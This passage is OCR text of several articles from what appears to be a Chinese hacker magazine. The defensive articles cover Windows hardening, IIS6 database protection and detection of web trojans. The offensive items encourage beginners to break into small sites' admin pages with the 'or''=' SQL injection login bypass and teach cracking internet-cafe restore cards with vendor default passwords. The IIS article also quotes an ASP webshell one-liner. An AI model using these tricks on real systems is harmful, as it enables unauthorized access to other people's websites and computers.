随着互联网的发展，我们所使用的操作系统的功能也变得越来越强大，对服务器的管理也变得越来越简单。正如"科技是一把双刃剑"，更完善的功能给我们带来方便的同时，也带来了一些网络安全问题——微软的终端服务（Terminal Services）变成了黑客最喜欢的远程图形界面控制软件、Telnet变成了无所不能的命令行控制软件、TFTP成了黑客用来上传工具的后门……这一切让网管或个人用户伤透了脑筋，如何才能让这些服务不被黑客利用呢？下面听我一一道来。

一、最简单的办法——删除或改变服务（文件）名

也许把一些没有用的服务删除也许是最安全、最简单的方法了。怎么删除系统中的服务呢？微软的W2K Resource Tools Kits中就提供给我们SRVINSTW.EXE这个小工具来安装/卸载系统中的服务。操作很简单，下面我就以删除Telnet服务给大家讲解一下。

首先，打开光盘中提供的SRVINSTW.EXE，在图1所示的界面中（界面是E文的，不懂E文的朋友也不要害怕，使用很简单的）选择"Renmove a service"，点击下一步。




图1

这时软件会让你选择卸载本机的服务或远程计算机的服务，我们选择本机的服务（Local Machine），然后点下一步。选择将要卸载的服务（选择Telnet），如图2所示。

最后点击下一步和完成，Telnet服务就卸载成功了。如果你要卸载其它不需要的服务，只要在选择服务时选择其服务名就好了。

有一些系统自带的程序也经常被黑客利用，如TFTP、CMD、NET等等。那我们怎样防止黑客利用这些文件呢？答案很简单，如标题所说，我们可以把CMD.exe改名为DMC.exe或其它一些复杂点的名字，只要自己记住就OK了。这样一来，黑客就拿我们没办法了。




图2

二、关闭不需要的端口

关闭不需要的端口最简单的办法是利用防火墙。用防火墙来屏蔽端口比较灵活，可以设置很多规则，如可以指定特定的IP地址可以访问，其他IP则拒绝。下面我以天网防火墙为例，简单介绍屏蔽3389端口，但只充许局域网的机器可以访问。

首先点击天网防火墙主界面中的"添加规则"，出现如图3所示的界面，我们在名称和说明中添加上自已想要的文字，数据包方向为接受。选择对方IP时，因为只充许局域网的机器可以访问，所以选择局域网的网络地址。在下面的TCP选项中，我们在本地端口中填入3389，TCP标志位是SYN。最后选择当满足上面的条件时"通行"即可。这样，当外网的访问我们的终端服务时就会被拦截。

当然使用防火墙进行设置确实比较灵活，但是占用系统资源。下面我再介绍一种系统自带的TCP/IP筛选来屏蔽端口的方法（适合服务器用，方法老了，写给菜鸟看的，大家不要笑我啊）。

首先打开"网络和拨号连接"，打开本地连接的属性，再进入TCP/IP协议的属性。在"常规"中点击"高级"，再选择"选项"选项卡。在可选设置中选择"TCP/IP筛选"，打开属性。这时我们可以看见如图4所示的界面，我们先启用TCP/IP筛选，然后在下面的端口列表中添加我们需要打开的端口，如21、80、3389等，这些是TCP端口，所以加在TCP端口列表中。如TFTP使用的是UDP端口，我们就要把端口号填在UDP端口列表中。

个人电脑安装后一般会默认打开135、139、445端口，有没有一种好的方法让个人电脑用户彻底关闭端口呢？答案是有的，但是这些方法比较麻烦。

1、135端口的关闭

135端口的关闭稍微复杂一点。我们要用十六进制编辑器（如WINHEX）打开SYSTEM32目录下的rpcss.dll，查找135。




图3




图4

我们把它改成了000（如图5），保存……发现该文件正在使用。于是我们把文件另存为"~rpcss.dll"，然后用DOS引导盘引导进系统（装双系统的朋友也可以进入另一个系统把"~rpcss.dll"替换为"rpcss.dll"）。在提示符下键入：

```
cd c:\windows\system32        '进入system32文件夹
ren rpcss.dll rpcssbak.dll    '把rpcss.dll改名为rpcssbak.dll
ren ~rpcss.dll rpcss.dll      '把修改后的~rpcss.dll替换原文件
```

00005A80	d.p...惇E.n.d.p.o.i
00005AC0	..惇e.p.m.a.p.p.e.r
00005B00	n._.n.p...惇n.c.a.c
00005B40	0.0.0...#.6.9...n.c
00005B80	vVW?e..媚.僥?曌V墋
00005BC0	?刓?.f呋墝??g..S

图5

2、139端口的关闭

打开"网络和拨号连接"，打开本地连接的属性，再进入TCP/IP协议的属性。切

换到WINS选项卡，下面有一个“禁用TCP/IP上的NetBIOS”，我们选中它后确定，然后重启后139端口就关闭了（如图6）。




图6

3、445端口的关闭

我们要关闭4 4 5 端口只要运行REGEDIT，在注册表的HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters位置新建一个类型为reg_dword的键，VALUE为0 。重新启动计算机以后445端口就关闭了。

三、合理配置服务

合理配置我们需要的服务是很关键的一件事。我现在再拿微软Server 2003的终端服务来说明一下：

我们在管理工具里打开“终端服务配置”，然后在右边的连接里选择一个我们使用的连接，在上面右击鼠标，选择属性。然后在“网卡”选项卡里选择我们要打开终端服务的网卡（如图7）。一般公司或大型网络的主机都是配置了双网卡的，一个网卡连接INTERNET，另一个网卡连接内部网络。如果我们只要访问内部网络，那么在这里选择连接内部网络的网卡就可以了。另外，在权限选项卡里可以选择特定的用户有访问终端的权限，把没有权限的用户删除。




图7

一般黑客总是认为系统中的Administrator帐号拥有最高权限，所以他们会破解Administrator帐号来获得管理员权限，所以最后介绍一下管理员帐号的改名。我们运行gpedit.msc打开组策略，然后依次打开“本地计算机策略”->“Windows设置”->“安全设置”->“本地策略”->“安全选项”，这时在右边的窗体中会显示“帐户：重命名系统管理员帐户”（如图8），双击打开他，然后我们就可是输入自己定义的帐户名了。我这里填的是“NOHACK”（如图9）。


图8




图9

好了，经过一番安全设置，Windows系统自带的“后门”就被我们关闭了，黑客们花上很大的力气也不一定能入侵我们。另外，我在这里还要提醒大家，要勤打系统补丁哦～补丁的重要性不要我说了吧？大家还有什么不懂得地方欢迎来NOHACK的论坛提问。（本文所涉及的SRVINSTW.EXE在光盘中有收录。）

IIS6中简单的数据库防盗链

by 空气

以前大家在使用ASP+ACCESS的系统时，为了保护数据库，防止被人下载，一般把mdb改为asp或asa。但是你有没有想到，你这样做其实已经是为入侵者打开了webshell的大门。入侵者可以在数据库中插入代码：<%execute request("w")%>，然后直接在浏览器中提交asp或asa后缀的数据库，就可以得到我们的webshell了。

大家都知道在IIS5下提交一个没有定义的后缀的文件名，服务器会直接把文件内容不加处理的返回给客户端。不知大家有没有注意到在IIS6中提交一个没有定义后缀的文件名后，浏览器不会把文件原封不动的给客户端，而是出现404错误。

知道了这一点，我们就可以把数据库的后缀改成一个没有定义的，如wzh、abc、xyz……这样入侵者暴出我们的数据库路径后，访问数据库时会提示该页不存在，插入SHELL当然也没有用～

就这么简单，数据库就不怕别人下载了。如果大家有什么问题欢迎到NOHACK的论坛(http://www.nohack.cn/bbs)提问。

雕虫小技

最搞笑的网站漏洞，'or''='

这个经典的漏洞出了N年，搞网络的人几乎没人不知道，可是直到现在仍然是屡见不鲜（主要是一些小网站）。各位小小鸟们你们威风的时候到了，哈哈。

用法：在管理员登陆页面上，用户名和密码上都输入'or''='，如果你比较幸运的话就直接进入后台当管理员了。

编者语：本篇呼应“Q版黑客”中的“活学活用——挂马步步行”一文，读者可以对照正反思路阅读。


如何防止被挂马攻击


文by 灵鸠剑客

在网上，杂志上发表的网站挂马攻击和盗窃的方法非常的多，可以用信手拈来形容，但是防御的方法却很少，那么到底该怎么防御呢？网管怎么处理自己那已被别人挂过的网站呢？访客怎么防止被别人给挂马攻击呢？下面让我来详细的给大家介绍一下。

首先，在一台计算机上，杀毒软件是必不可少的。曾经我进过一台服务器里面的安全做得非常的好，杀毒软件也比较BT，而且是多种共存的，相信，那个网管也是个比较厉害的hacker了。这样，即使别人挂了马在他的服务器上，也会被别人杀掉。当然，这种只能防住服务器空间被别人放了木马，但是如果是“黑客”通过将木马传到自己的空间，仅仅是在服务器上做了个链接，这该怎么办？网站的访客们又该怎么办？尽管他是有危险的，但是防治的方法也不是没有，下面先说说访客该怎么防御。

一、访客防御篇





最基本的就是下载一个杀毒软件在自己的机器上，随时监控你的计算机，因为对于菜鸟来说，这样做已经是不错的选择了。还有自己随时都要小心每个人给你发来的网页，或者自己觉得有点不可信的站点（小提示：连网易都有被黑的时候，难道还有什么网站有不会被黑的可能吗？安全应该放在第一位），然后下载一个能够直接查看网页源代码的软件，或者在地址栏里直接输入view-source，然后在后面接着输入网址，如图1。

接着在记事本里面查找一些链接。当然，如果想要自己的机器比较安全的话，目前只有这么笨拙的方法了。针对一般的冰狐浪子的网页木马查找方法很简单，只要在这个源代码的记事本里面按下F3，然后在要查找的字符里面输入icyfox就可以知道是否有冰狐浪子的网页木马存在了；或者输入src查看后面的链接，这样查找相对于一行一行的看下去更省时一些。如果自己觉得链接可疑，可以继续用查看源代码的方法去查看觉得可疑的链接。当然，根据挂马人的习惯，他们一般愿意用<iframe> </iframe>的方法，所以又缩短了我们查询的时间。如果觉得这些都不太省事，而自己平时又很少登陆到java脚本，那么，你可以禁止java脚本和activex在机器上运行，这样你的机器就相对安全了很多，而网页木马一般就是靠这些通过网页进入到你的计算机里，所以这么做会比较省事。

访客的防治方法介绍完了，下面继续讲讲服务器的网管该怎么去防治自己的服务器或自己的站点被别人挂上木马。

二、网管防治篇

第一项和访客的基本一样，就是在自己的服务器上安装杀毒软件并进行时时监控，最好能够同时安装多个杀毒软件。尽管杀毒软件彼此不兼容，但是在网上能够搜索到很多修改的方法来让他们兼容，毕竟程序没有完美的，病毒库的不同，所杀的病毒或木马的种类也应该有点不同，所以这样可以彼此补充不足，这样的话，服务器就进一步的安全了。还有就是要把自己的服务器做好，要尽量防止被别人注入，或者被暴库。因为现在流行的攻击就是这么多了，只要自己的站点安全，别人想借用你的站点去攻击别人，那就会很有难度了。如果服务器里面已经被挂了木马也没有关系，可以通过批量查看来做检测，或者先通过访客的反馈或者自己当回访客查一查哪个页面被挂了木马，然后通过网页批量修改器对被挂了马的页面进行修改，如图2。

其实服务器的维护比服务器攻击更难，只要服务器的管理员尽心的去管理服务器的话，那被挂马的可能性会大大的减小，而真的被挂马过，批量修改器又是一种比较快速，高效的帮手了。

关于挂马的防治就介绍到这里了，因为个人能力有限，如果朋友们还有更好的方法请不吝赐教，我的信箱是ljjk@hacker.cn，欢迎对安全和代码感兴趣的朋友与我共同进步。

还原卡和还原软件的破解

文Xboy@[T.I.T]

很多初学的朋友都想在网吧一显身手，但是网吧中装了还原卡就妨碍了我们的表现，这次我就来教大家几种破解还原卡的方法。

一、默认密码破解法

开机时，同时按住Ctrl+Home或Home，你就会进入还原卡的密码输入窗口，只要输入正确的密码即可获得管理员权限，就可以对还原卡进行设置修改了。（空气注：在登陆界面上还可以看见还原卡的品牌哦～）

如何获得还原卡的密码呢？一般还原卡都会有出厂默认密码的，我们可以先用这个默认密码来试试。只要到网上搜索，关键词为“还原卡的品牌名+还原卡”就行OK了，找到这个牌子的还原卡公司的网站，在“产品使用说明”或“常见问题解决”里一般可以找到出厂默认密码的。而一般网吧的管理员是不会修改其默认密码的（比较懒散的管理员）。

> 注意
>
> **几种还原卡的默认密码：**
>
> 台湾远志：12345678
>
> 小哨兵：manager
>
> 三茗：12345678

二、通用手动破解法

如果管理员把密码改了，我们就要手动破解了。

其实所谓硬盘保护卡就是在ROM中写了一段HOOK INT 13的程序，屏蔽了一些功能调用，如AH=3，5等，在中断向量表中INT 13的SEG，OFFSET描述为[13h*4+2],[13h*4]，将此中的程序先保存后，再替换为自已的代码，当AH=2时，它便会Call原始INT 13地址来完成操作。

